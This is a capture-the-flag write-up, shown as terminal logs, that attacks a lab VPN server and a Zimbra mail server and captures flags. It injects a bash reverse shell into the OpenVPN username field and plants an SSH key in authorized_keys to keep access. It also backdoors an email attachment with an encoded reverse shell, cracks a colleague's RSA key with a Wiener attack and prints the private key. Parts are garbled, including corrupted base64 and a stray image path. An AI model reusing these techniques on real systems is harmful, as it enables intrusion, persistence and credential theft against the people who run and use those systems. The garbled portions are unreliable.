vpn_user@vpnserver-deployemnet-975db99b5-jvqrw:/etc/openvpn$ [REDACTED]
```

```
Last login: Wed Jan 29 12:48:37 on ttys002
/Users/parnian/.zshenv:export:: not valid in this context: Fusion.app/Contents/Public:/Library/Apple
/usr/bin
parnian@parnians-MacBook-Pro vpn % sudo /usr/local/opt/openvpn/sbin/openvpn client.ovpn
Password:
2025-01-29 13:20:57 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Sent packets are not compressed unless "allow-compression yes" is also set.
2025-01-29 13:20:57 DEPRECATED OPTION: --cipher set to 'AES-256-CBC' but missing in --data-ciphers (AES-256-GCM:AES-128-GCM:CHACHA20-POLY1305). OpenVPN ignores --cipher for cipher negotiations.
2025-01-29 13:20:57 OpenVPN 2.6.13 x86_64-apple-darwin23.6.0 [SSL (OpenSSL)] [LZO] [LZ4] [PKCS11] [MH/RECVDA] [AEAD]
2025-01-29 13:20:57 library versions: OpenSSL 3.4.0-2 22 Oct 2024, LZ0 2.1.0
Enter Auth Username:( ) :;/bin/bash -i >/dev/tcp/10.8.0.47/9696 0>1 &
Enter Auth Password:
2025-01-29 13:22:03 WARNING: No server certificate verification method has been enabled. See http://openvpn.net/howto/cert.htm#mitm for more info.
2025-01-29 13:22:03 TCP/UDP: Preserving recently used remote address: [AF_INET]172.16.3.94:1194
2025-01-29 13:22:03 UDPv4 link local: (not bound)
2025-01-29 13:22:11 [server] Peer Connection Initiated with [AF_INET]172.16.3.94:1194
2025-01-29 13:22:13 AUTH Received control message: AUTH_FAILED
2025-01-29 13:22:13 SIGTERM[soft,auth-failure] received, process exiting
parnian@parnians-MacBook-Pro vpn % [REDACTED]
```

Now run netcat on port 9696 which we used in username and password.
We see that we have the shell now.

```
Last login: Wed Jan 29 12:48:28 on ttys001
/Users/parnian/.zshenv:export:: not valid in this context: Fusion.app/Contents/Public:/Library/Apple
/usr/bin
parnian@parnians-MacBook-Pro ~ % nc -l 0.0.0.0 9696
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
vpn_user@vpnserver-deployemnet-975db99b5-jvqrw:/etc/openvpn$ ls
ls
ca crt
client.ovpn
dh2048.pem
pam_radius_auth.conf
server.conf
server.crt
server.key
ts.key
update-resolv-conf
user.sh
vpn_user@vpnserver-deployemnet-975db99b5-jvqrw:/etc/openvpn$ cd ~./ssh
cd ~/.ssh
vpn_user@vpnserver-deployemnet-975db99b5-jvqrw:/home/vpn_user/.ssh$ ls
ls
authorized_keys
id_ecd5519
id_ecd5519.pub
vpn_user@vpnserver-deployemnet-975db99b5-jvqrw:/home/vpn_user/.ssh$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQJk8t+k7q1nGUUDg10Zx+ycr8nUhExlho13v2Igbj6d1SwZyff7d1CcSwJhJFM+GGyWttakSxtiZM2p14p
Uo0sQ48WMyuyg9dNLNxkNLLLBf+8pbqg1Rt1tKKhII1QZt2Mh21cwsVdkF0LNy0MAle1Grw7rY87vHGU07gEttdvQsgus
P25dso3a1v1t2lZAKCkAk8uykjGsy2gpxCpopv+ohJesrKcnZQ2jw+7x0X0Df1fV0LnVt60m1Q4uagzGLu5IMNsL8oPfM7n
z7nTu1FvQdcPjL7-haLun1vqK81eScpSuwTFjgMSz+qhpz3n4FxOrbx+HYMd7YxsFGHLw1NSzR/D3mGPx6AosrB5m54z
+83kWzqLsL9Xz82Df1fV0LnVt60m1Q4uagzGLu5IMNsL8oPfM7n
LULfuFoxSNFodYDL+9MBNj1-LBAvxi3x0T/u0dreraotOTRupv0s00jkJnwB/2RAZULEcwByb0Lgv+0c1V3qVnWcdmJr19X8
6/2IEoF7Hz1lw8j2gLyByzBcbcaxyQxD0XNRHih8ScEnxu553j/6Q8j0V1eL0haSxUV1sQJlsQs2LNBVGQ== parnian@parnians-MacBook-Pro.local" > ~/.ssh/authorized_keys
<parnian-MacBook-Pro.local" > ~/.ssh/authorized_keys
vpn_user@vpnserver-deployemnet-975db99b5-jvqrw:/home/vpn_user/.ssh$ ls
ls
authorized_keys
id_ecd5519
id_ecd5519.pub
vpn_user@vpnserver-deployemnet-975db99b5-jvqrw:/home/vpn_user/.ssh$ cat authorized_keys
<nft-975db99b5-jvqrw:/home/vpn_user/.ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQJk8t+k7q1nGUUDg10Zx+ycr8nUhExlho13v2Igbj6d1SwZyff7d1CcSwJhJFM+GGyWttakSxtiZM2p14p
Uo0sQ48WMyuyg9dNLNxkNLLLBf+8pbqg1Rt1tKKhII1QZt2Mh21cwsVdkF0LNy0MAle1Grw7rY87vHGU07gEttdvQsgus
P25dso3a1v1t2lZAKCkAk8uykjGsy2gpxCpopv+ohJesrKcnZQ2jw+7x0X0Df1fV0LnVt60m1Q4uagzGLu5IMNsL8oPfM7n
z7nTu1FvQdcPjL7-haLun1vqK81eScpSuwTFjgMSz+qhpz3n4FxOrbx+HYMd7YxsFGHLw1NSzR/D3mGPx6AosrB5m54z
+83kWzqLsL9Xz82Df1fV0LnVt60m1Q4uagzGLu5IMNsL8oPfM7n
LULfuFoxSNFodYDL+9MBNj1-LBAvxi3x0T/u0dreraotOTRupv0s00jkJnwB/2RAZULEcwByb0Lgv+0c1V3qVnWcdmJr19X8
6/2IEoF7Hz1lw8j2gLyByzBcbcaxyQxD0XNRHih8ScEnxu553j/6Q8j0V1eL0haSxUV1sQJlsQs2LNBVGQ== parnian@parnians-MacBook-Pro.local" > ~/.ssh/authorized_keys
vpn_user@vpnserver-deployemnet-975db99b5-jvqrw:/home/vpn_user/.ssh$ [REDACTED]
```

And again for persist access on the system we echo our public key in system's authorized_keys as shown in the picture.

```
bin
boot
dev
etc
flag.txt
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vpn_user@vpnserver-deployemnet-975db99b5-jvqrw:/$ cat flag.txt
cat flag.txt
MAZAPA_a45650f2d55696523a5ab4dd0bb0ae29
vpn_user@vpnserver-deployemnet-975db99b5-jvqrw:/$
```

PC3

From mail server again:

Inside the email, we find a reference to a file called kerio_connect, which is an executable meant for the recipient to run. Instead of leaving this file as it is, we can replace it with a command that, when executed, connects the victim's system to a Netcat listener on our machine.

To do this, we first base64 encode the Netcat command that connects to our listener. Then, we replace the reference to the kerio_connect file with this encoded command. Once the recipient runs the modified file, their system will establish a connection to our Netcat listener without their knowledge.

```
[zimbra@mail:~/store/0$ ls
[2 3 4 5 6
zimbra@mail:~/store/0$ cat 2
[cat: 2: Is a directory
[zimbra@mail:~/store/0$ cd 3
zimbra@mail:~/store/0/3$ ls
[msg
zimbra@mail:~/store/0/3$ cat msg
[cat: msg: Is a directory
[zimbra@mail:~/store/0/3$ cd msg
zimbra@mail:~/store/0/3/msg$ ls
[0
zimbra@mail:~/store/0/3/msg$ cat 0
[cat: 0: Is a directory
[zimbra@mail:~/store/0/3/msg$ cd 0
zimbra@mail:~/store/0/3/msg/0$ ls
[257-2.msg 258-3.msg
zimbra@mail:~/store/0/3/msg/0$ cat 258-3.msg
[Return-Path: moradi@petromaz.ir
[Received: from localhost (LHLO mail.petromaz.ir) (127.0.0.1) by
mail.petromaz.ir with LMTP; Tue, 28 Jan 2025 11:02:13 +0000 (UTC)
[Received: from [10.233.120.24] (mail [10.233.120.24])
by mail.petromaz.ir (Postfix) with ESMTPSA id 56038101FD8
for <savad-koohi@petromaz.ir>; Tue, 28 Jan 2025 11:02:13 +0000 (UTC)
Content-Type: multipart/mixed; boundary="=====3504555099420122172=="
MIME-Version: 1.0
From: moradi@petromaz.ir
To: savad-koohi@petromaz.ir
Subject: software
Message-Id: <20250128110213.56038101FD8@mail.petromaz.ir>
Date: Tue, 28 Jan 2025 11:02:13 +0000 (UTC)


=====3504555099420122172==
Content-Type: text/plain; charset="utf-8"
MIME-Version: 1.0
Content-Transfer-Encoding: base64

=====3504555099420122172==
Content-Type: application/octet-stream; Name="email3/kerio_connect"
MIME-Version: 1.0
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="email3/kerio_connect"

IyEvYmluL2Jhc2gKCnVzZXJuYW1lPSIiCnBhc3N3b3JkPSIiAoKc2VydVyX2lwPSQoaXAgciB8
IGdyZXAgZGVmYXVsDCB8IGN1dCATZiAzIC1kICcgJykKc2VydVmVx2lwPSIiCmNhc2UgiQxIiBp
bgpsb2dvdXQpCgljdXjsIC0taW5zZWN1cmUgLVggR0VUIGH0dBz0i8vJHNlcZlcl9pcDo0MDgx
L2ludGVybmcFsL2xvZ291dAoJOzsKKikKCgplZiBbIC16ICR1c2VybFtZSBdOyB0aGVuCgkJcmVh
ZCAtcCAiRW50ZXIgdGhlIFVzZXJuYW1lOiIgdXNlcm5hbWUKCWZpCgoJIyBpZiBwYXNzd29yZCBp
cyBlbXB0eSBnZXQgaXQhCgplZiBbIC16ICRwYXNzd29yZCBdOyB0aGVuCgkJcmVhZCAtc3AgIlBh
c3N3b3JkOigcGFzc3dvcnQKCWZpCgoJY3VybCATLwluc2VjdXJ1IC1YIFBU1QgaHR0cHM6Ly8k
c2VydVmVx2lwOjQwODEvaW50ZXJuYwvvZG9sb2dpbi5waHA/TlRMTT0wIC0tZGF0YS11cmxlbmNv
ZGUgImtlcmhvX3VzZXJuYW1lPSR1c2VybFtZSIgLS1kYXRhLXVybGVuY29kZSAia2VyaW9fcGFz
c3dvcnQ9JHbc3N3b3JkIgoKCXJlcZ0kKGN1cmwgLUkgaHR0cHM6Ly93d3cuZ29vZ2x1LmNvbSAT
bSA1IDI+L2Rldi9udWxsIHwgaGVhZCATbiAxIHwgY3V0IC1mIDigLWQgIiAiKQoJaWYgW1sgJHJ1
cyA9PSAiMjAwIiBdTsgdGh1bgoJcxByaW50ZiAiXDAzM1sxbVwwMzNbOTJtWw91IEFyZSBDb25u
ZWN0ZWQgTm93IVwwMzNbMG0iCgllbHN1CgkJcHJpbmRmICJcMDMzWzFtXDAzM1s5MW10b3QgQ29u
bmVjdGVkIVwwMzNbMG0iCgImaQoJcHJpbmRmICJcbIxuIgplc2FjCg==

=====3504555099420122172===
zimbra@mail:~/store/0/3/msg/0$ ]
```

replace with base-64 encoded message:



The screenshot shows a Windows Mail window with the title bar '258-3.msg — Edited'. The message body contains the following text:

```
mail.petromaz.ir with LMTP; Tue, 28 Jan 2025 11:02:13 +0000 (UTC)
Received: from [10.233.120.24] (mail [10.233.120.24])
    by mail.petromaz.ir (Postfix) with ESMTPSA id 56038101FD8
    for <savad-koohi@petromaz.ir>; Tue, 28 Jan 2025 11:02:13 +0000 (UTC)
Content-Type: multipart/mixed; boundary="=====3504555099420122172=="
MIME-Version: 1.0
From: moradi@petromaz.ir
To: savad-koohi@petromaz.ir
Subject: software
Message-Id: <20250128110213.56038101FD8@mail.petromaz.ir>
Date: Tue, 28 Jan 2025 11:02:13 +0000 (UTC)

=====3504555099420122172==
Content-Type: text/plain; charset="utf-8"
MIME-Version: 1.0
Content-Transfer-Encoding: base64

2LPZhNin2YUK2YbYsdmFINin2YHYstin2LEg2K/Ysdiu2YjYp9iz2Kog2LTYr9mHINix2Kcg2b7b
jNmI2LPYqiDaqdix2K/ZhS4K

=====3504555099420122172==
Content-Type: application/octet-stream; Name="email3/kerio_connect"
MIME-Version: 1.0
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="email3/kerio_connect"

bHM7L2Jpb19zaCAtaSA+JiAvZGV2L3RjcC8xMC44LjAuNDcv0Tk50SAwPiYx0wo=
| =====3504555099420122172==--
```

Now known as backdoor message

```

myenv
mysite
nano.save
proj
proj.db
proj.e
projects
pythonProject
pythonProject1
pythonProject2
pythonProject3
pythonProject4
pythonProject5
pythonProject6
pythonProject7
pythonProject8
soal1
soal2
storefront
temp
test.pcap
test.sh.save
txt
untilled
parnian@parnians-MacBook-Pro ~ % sudo scp -i ./id_rsa_legacy -P 2200 /Users/parnian/Downloads/backdoor.msg zimbra@172.16.3.97:/opt/zimbra/store/0/3/msg/0
Warning: Identity file ./id_rsa_legacy not accessible: No such file or directory.
zimbra@172.16.3.97's password:
[parnian@parnians-MacBook-Pro ~ % sudo scp -i ./id_rsa_legacy -P 2200 /Users/parnian/Downloads/backdoor.msg zimbra@172.16.3.97:/opt/zimbra/store/0/3/msg/0
Warning: Identity file ./id_rsa_legacy not accessible: No such file or directory.
zimbra@172.16.3.97's password:
[parnian@parnians-MacBook-Pro ~ % sudo ssh -i ./ssh/id_rsa_legacy zimbra@172.16.3.97 -p 2200
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 5.15.0-122-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

[The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Jan 29 07:48:23 2025 from 10.233.104.128
perl: warning: Setting locale failed.
perl: warning: Please check that your locale settings:
        LANGUAGE = (unset),
        LC_ALL = (unset),
        LANG = "en_US.UTF-8"
    are supported and installed on your system.
perl: warning: Falling back to the standard locale ("C").
zimbra@mail:~$ 

```

Move this file to mail server:

```

[The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Jan 29 07:48:23 2025 from 10.233.104.128
perl: warning: Setting locale failed.
perl: warning: Please check that your locale settings:
        LANGUAGE = (unset),
        LC_ALL = (unset),
        LANG = "en_US.UTF-8"
    are supported and installed on your system.
perl: warning: Falling back to the standard locale ("C").
zimbra@mail:~$ ^C
zimbra@mail:~$ exit
logout
Connection to 172.16.3.97 closed.
[parnian@parnians-MacBook-Pro ~ % sudo scp -i ./ssh/id_rsa_legacy -P 2200 /Users/parnian/Downloads/backdoor.msg zimbra@172.16.3.97:/opt/zimbra/store/0/3/msg/0
backdoor.msg
[parnian@parnians-MacBook-Pro ~ % sudo ssh -i ./ssh/id_rsa_legacy zimbra@172.16.3.97 -p 2200
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 5.15.0-122-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Jan 29 07:43:01 2025 from 10.233.104.128
perl: warning: Setting locale failed.
perl: warning: Please check that your locale settings:
        LANGUAGE = (unset),
        LC_ALL = (unset),
        LANG = "en_US.UTF-8"
    are supported and installed on your system.
perl: warning: Falling back to the standard locale ("C").
zimbra@mail:~$ cd /opt/zimbra/store/0/3/msg/0
zimbra@mail:~/store/0/3/msg/0$ ls
257-2.msg 258-3.msg  backdoor.msg
100% 1186 5.0KB/s 00:00

```

move backdoor to 258-3.msg and restart!

```
parnian — ssh - sudo — 80x24
=====
Content-Type: text/plain; charset="utf-8"
MIME-Version: 1.0
Content-Transfer-Encoding: base64

2LPZhNin2YUK2YbYsdmFINin2YHYstin2LEg2K/Ysdiu2YjYp9iz2Kog2LTYr9mHINix2Kcg2b7b
jNmI2LPYqiDaqdix2K/ZhS4K

=====
Content-Type: application/octet-stream; Name="email3/kerio_connect"
MIME-Version: 1.0
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="email3/kerio_connect"

bHM7L2Jpb9zaCAtaSA+JiAvZGV2L3RjcC8xMC44LjAuNDcvOTk50SAwPiYx0w==

[=====3504555099420122172====zimbra@mail:~/store/0/3/msg/0$ mv backd
or1.msg 258-3.msg
[mv: overwrite '258-3.msg'? yes
[zimbra@mail:~/store/0/3/msg/0$ ls
257-2.msg 258-3.msg
zimbra@mail:~/store/0/3/msg/0$ ]]

parnian — nc -l 0.0.0.0 9999 — 80x24
Last login: Wed Jan 29 11:10:06 on ttys002
/Users/parnian/.zshenv:export:2: not valid in this context: Fusion.app/Contents/
Public:/Library/Apple/usr/bin
[parnian@parnians-MacBook-Pro ~ % nc -l 0.0.0.0 9999
```

```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.
```

```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.
```

```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

```
Last login: Wed Jan 29 07:43:01 2025 from 10.233.104.128
```

```
perl: warning: Setting locale failed.
```

```
perl: warning: Please check that your locale settings:
```

```
        LC_CTYPE="en_US.UTF-8"
```

```
are supported and installed on your system.
```

```
perl: warning: Falling back to the standard locale ("C").
```

```
[zimbra@mail:~$ cd /opt/zimbra/store/0/3/msg/0$ ls
```

```
257-t.msg 258-t.msg 259-t.msg
```

```
[zimbra@mail:~/store/0/3/msg/0$ zmcontrol restart
```

```
Host mail.petromaz.ir
```

```
Stopping zmconfigd...Done.
```

```
Stopping zimlet webapp...Done.
```

```
Stopping zimbraAdmin webapp...Done.
```

```
Stopping zimbra webapp...Done.
```

```
Stopping service webapp...Done.
```

```
Stopping stats...Done.
```

```
Stopping mta...Done.
```

```
Stopping spell...Done.
```

```
Stopping snmp...Done.
```

```
Stopping cbpolicyd...Done.
```

```
Stopping archiving...Done.
```

```
Stopping opendkim...Done.
```

```
Stopping opendav...Done.
```

```
Stopping antivirus...Done.
```

```
Stopping antisipam...Done.
```

```
Stopping proxy...Done.
```

```
Stopping memcached...Done.
```

```
Stopping mailbox...Done.
```

```
Stopping logger...Done.
```

```
Stopping apache...Done.
```

```
Stopping ldap...Done.
```

```
Host mail.petromaz.ir
```

```
Starting ldap...Done.
```

```
Starting zmconfigd...Done.
```

```
Starting mailbox...Done.
```

```
Starting memcached...Done.
```

```
Starting logger...Done.
```

```
Starting apache...Done.
```

```
Starting snmp...Done.
```

```
Starting mta...Done.
```

```
Starting service webapp...Done.
```

```
Starting zimbra webapp...Done.
```

```
Starting zimbraAdmin webapp...Done.
```

```
Starting zimlet webapp...Done.
```

```
zimbra@mail:~/store/0/3/msg/0$ █
```

While running netcat:

```
-1 ● ● ● parnian — ssh < sudo — 80x24
ea
s      Stopping archiving...Done.
'      Stopping opendkim...Done.
ai      Stopping amavis...Done.
      Stopping antivirus...Done.
      Stopping antispam...Done.
      Stopping proxy...Done.
      Stopping memcached...Done.
      Stopping mailbox...Done.
      Stopping logger...Done.
      Stopping dnscache...Done.
      Stopping ldap...Done.
Host mail.petromaz.ir
      Starting ldap...Done.
      Starting zmconfigd...Done.
      Starting mailbox...Done.
      Starting memcached...Done.
      Starting proxy...Done.
      Starting snmp...Done.
      Starting mta...Done.
      Starting service webapp...Done.
      Starting zimbra webapp...Done.
      Starting zimbraAdmin webapp...Done.
      Starting zimlet webapp...Done.
zimbra@mail:~/store/0/3/msg/0$
```

```
● ○ ● parnian — nc -l 0.0.0.0 9999 — 80x24
Last login: Wed Jan 29 11:10:06 on ttys002
/Users/parnian/.zshenv:export:2: not valid in this context: Fusion.app/Contents/
Public:/Library/Apple/usr/bin
[parnian@parnians-MacBook-Pro ~ % nc -l 0.0.0.0 9999
```

And capture the flag

```
Last login: Wed Jan 29 11:10:06 on ttys002
/Users/parnian/.zshenv:export:2: not valid in this context: Fusion.app/Contents/Public:/Library/Apple/usr/bin
parnian@parnians-MacBook-Pro ~ % nc -l 0.0.0.0 9999
/bin/sh: 0: can't access tty; job control turned off
# ls
main
# cd main
/bin/sh: 2: cd: can't cd to main
# cd /
# ls
bin
boot
dev
etc
flag.txt
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
read.py
root
run
sbin
srv
start.sh
sys
tmp
usr
var
# cat flag.txt
MAZAPA_d426070fe52236e63b7a7b3310be4516
" "
```

PC2

Again from mail server :)

257-2.msg

Decode it and we get Rezaee public key:

```
2LPZhNin2YUK2YTYt9mB2Kcg2qnZhNuM2K8g2LnZhdmI2YXbjCDZhdx2Kcg2K/YsSDYs9ix2YjY
sSDYp9i22KfZgdmHINqp2YbjNivlNiq2Kcg2KjYqtmI2KfZhtmFlNio2K/ZINmGINm+2LPZINix
2K8g2KjZhyDYotmGINml2LXZhCDYTnl2YUuCgpzc2gtcnNhIEFBQUFCMO56YUMxeWMyRUFBUQVB
WE5RdE9kYjF5N08rN2VnT2tOaGZMMzd5VURESituTG5ZQm4wQ1drSVMwcEkvQjNrYYgrVVxNZWJi
VzZCRVd2cHFstVh1VmnhNTUVRndUS0ROcE5vUXlhOGVnd1ptMXdMVkd5akl0NkZ0S0NiNDFxYXg3
VEVFcStEdzkveEdhS1dDSGlpN2xUTnl0NmZvZkl0dnAwRhvMGpaeEdzdEdwM3ZtYmlyWG9lbkdT
aE13MFJSUEE2Q2lpMmxhcUJHbfUZ5SWxGYmw5au1Ea1pPQTJRK3JsMHIFUnFIYUILOTBicENsdXdV
eTB0evlxRGxmeEF5c0RCd2hraGhCOWZtcjlSUU5eDZaS2EyZVJrWTQ0UhZTHZFcENFWIVKNWtW
MWM1WGkrVi8zblVzY1BxMmdUWHQrKzh1SUvxUjlzUG41NWdtMIJKRmo4M2Q4NDZY1Q2R0F1dmJR
QUFBUUJmb1hrZitNeTkvTWFkcEJyOTlaRC9yZTR5VlczNmmpsK1JmR3BTY0Jsb01YNU5PWTNNSHJh
MjRzY29WaFpkUDR4Y0V0SHprbUx3NEVhb1dRWWNRtMjRS0g5elpwSHpwUTJtQ3c0Ukx6QkpydmFm
KzhVSVlrT0xabmRsSktuUVZkSVJyWWpUSG9Nc1FHZzd6TXJVSWRqdE1BQ21oUmxKN0Ztd3hQYj4
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

```
سلام
لطفا کلید عمومی مرا در سرور اضافه کنید تا بتوانم بدون پسورد به آن وصل شوم.
```

```
ssh-rsa AAAAB3NzaC1yc2EAAEAXNQtOdb1y7O+7egOkNhfl37yUDDJ+nLnYBn0CWkls0pl/B3kaX+UlMebBw6BEWvpqlMXuVhMMEOfwTKDNp
NoQya8egwZm1wLVGyjB46ftKCb41qax7TEEq+Dw9/xGaKWCHli7ITNly6fofB4vp0FXo0jZxGstGp3vmbirXoHnGShMw0RRPA6Ciil2laqBGmFylFbl9i
MDKZOA2Q+r0yERqealK90epCluwUy0tyYqDifxAysDBwhkhB9fSr2+IE9x6ZKa2eRKY44RXYLvEpcEZUj5kV1c5Xi+V/3nUscPq2gTx++8uLoR23Pn
55gm2RJFj83rd846rcT6GAuvbQAAAQBfoXkf+My9/MadpBr99ZD/re4yVW36jl+RfGpScBRoMX5NOY3Mhra24scoVhZdP4xcEthzkmLw4EaoWQYcQN
bQKH9zZpHzpQ2mCw4RLzBjrvaf+8UYkOLzndlJknQVdlRrYjTHoMsQGg7zMrUldjtMACmhRIJ7FmwxPb2xd8mWksrt8h6l0m1Vlk8sTgNkpUcHDx
Ymy5ppLGdv0QJ6VRncNmvlA2E7mDe/8LNvy1scKatDcnzsMkfdtdr2iNC9A/3tcJxgcNYP59pi2ELVaL51XMEpy5DPKAwnikftC+GWhO2GsffKFo+6XQ
4YFTomMyAdwjtMnNuRoI/Xjf/
```

Trying to find his private key using "wiener-attack"

```
parian@parians-MacBook-Pro RsaCtfTool % python3 RsaCtfTool.py --publickey ../REZA_public.pub --attack wiener --private --output ../05-rsa.rezaee.priv
[ '../REZA_public.pub' ]
```

And obtain his private key:

-----BEGIN OPENSSH PRIVATE KEY-----

```
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABDTYsjAfwbS75XuxGBE/1SjAAAAEAAAAAAITAAAB3NzaC1yc2EAAAЕAXNQt0db1y70+7eg0kNhfL37yUDDJ+nLnYBn0CwKIS0pI/B3kaX+UlMebbw6BEWvpqlMXuVhMME0FwTKDNpNoQya8egwZm1wLVGyjB46FtKCb41qax7TEEq+Dw9/xGaKwChii7LTNyt6fofb4vp0FXo0jZxGstGp3vmbirXoHnGShMw0RPA6Ci12laqBGmFyIlFb19iMDkZ0A20+r10yERqeaIK90epCluwUy0tyYqDlfxAysDBwhkhhB9fSr2+IE9x6ZKa2eRkY44RXYLvEpCEZUJ5kV1c5Xi+V/3nUscPq2gTxD++8uILoR23Pn55gm2RJFj83d846rcT6GAuvbQAAAQBfoXkf+My9/MadpBr99ZD/re4yVW36j1+RfGpScBRoMX5NOY3MHra24scoVhZdP4xcEtHzkmLw4EaoWQYcQNbQKH9zZpHzpQ2mCw4RLzBJrvaf+8UIYk0LZndlJKnQVdIRrYjTHoMsQGg7zMrUIDjtMACmhRlJ7FmwXPb2xd8mWksrt8h6hI0m1Vlk8sTgNkpUcHDxYmy5ppLGdv0QlJ6VRncNmlvA2E7mDe/8LNvy1scKatDCnzsMkfdr2iNC9A/3tcJxgcNYP59pi2ELVaL51XMEpy5DPKAriktC+GWh02GffffKFo+6XQ4YfTomMyAdwjIMnNuRo1/lXjf/AAAЕAB6yFLrAAr3LcbAeMcB7vHiZpuksBpjvRI6YJhooh0Q+j025+M0bYk3KlwVz4nDZqUel+eDdU1FgqFR0aj6YmpafqiIhxVLv26RQoo43Vc9Tf8s/QFyplhyRcZ9Bt6kbtJ4E0x1039d0+xhvLywrdM6cnU69DRoPX+/nBGjE5r1oWh5UjIPPYZIvGZFNDPjBKA7KiTsP0KyYncqwm2E6LsDdAKb35u6ttElTwGwBjr1mE8h04g7szb+HzgE86co9XTNSMEJBMKfkCKfBqP+TW4TlIhQJR7SD15es1paH+ILxUla1PqmGc1uRQ0WdGxm5iwP20JTyUDD1wFHKac4xHuizEignffMjQp4T2FX5/aQn2MKI9wtADIBeGkKXqbPuPTD8iHaLJkDFDh7uk/B15ATE2VXnAPddUqYGYpy832ozLYion3fz1eBtp1pInQ8LfHgoMOImmtV+AJxhDUMyx9hiMJZpVQtGapl3jAo+JSJ6j6F6GIyRzBHP19AUJrH0upw2qHqUqZewR7K2DcoVy0FjLhtQi8kGncT10pfzvoFVxt+dIuMHe4i1QQD8Meg09EEzItTGUCphBwiKUPr3wSSYBa2ATH24LgflHRTTDK8Qgf+kNL1mEBzWVNvIwjC1SkcYHkrEI2UZIpqKbcxSp0EnUqcXiV2l6ohGs0AohP917DK8/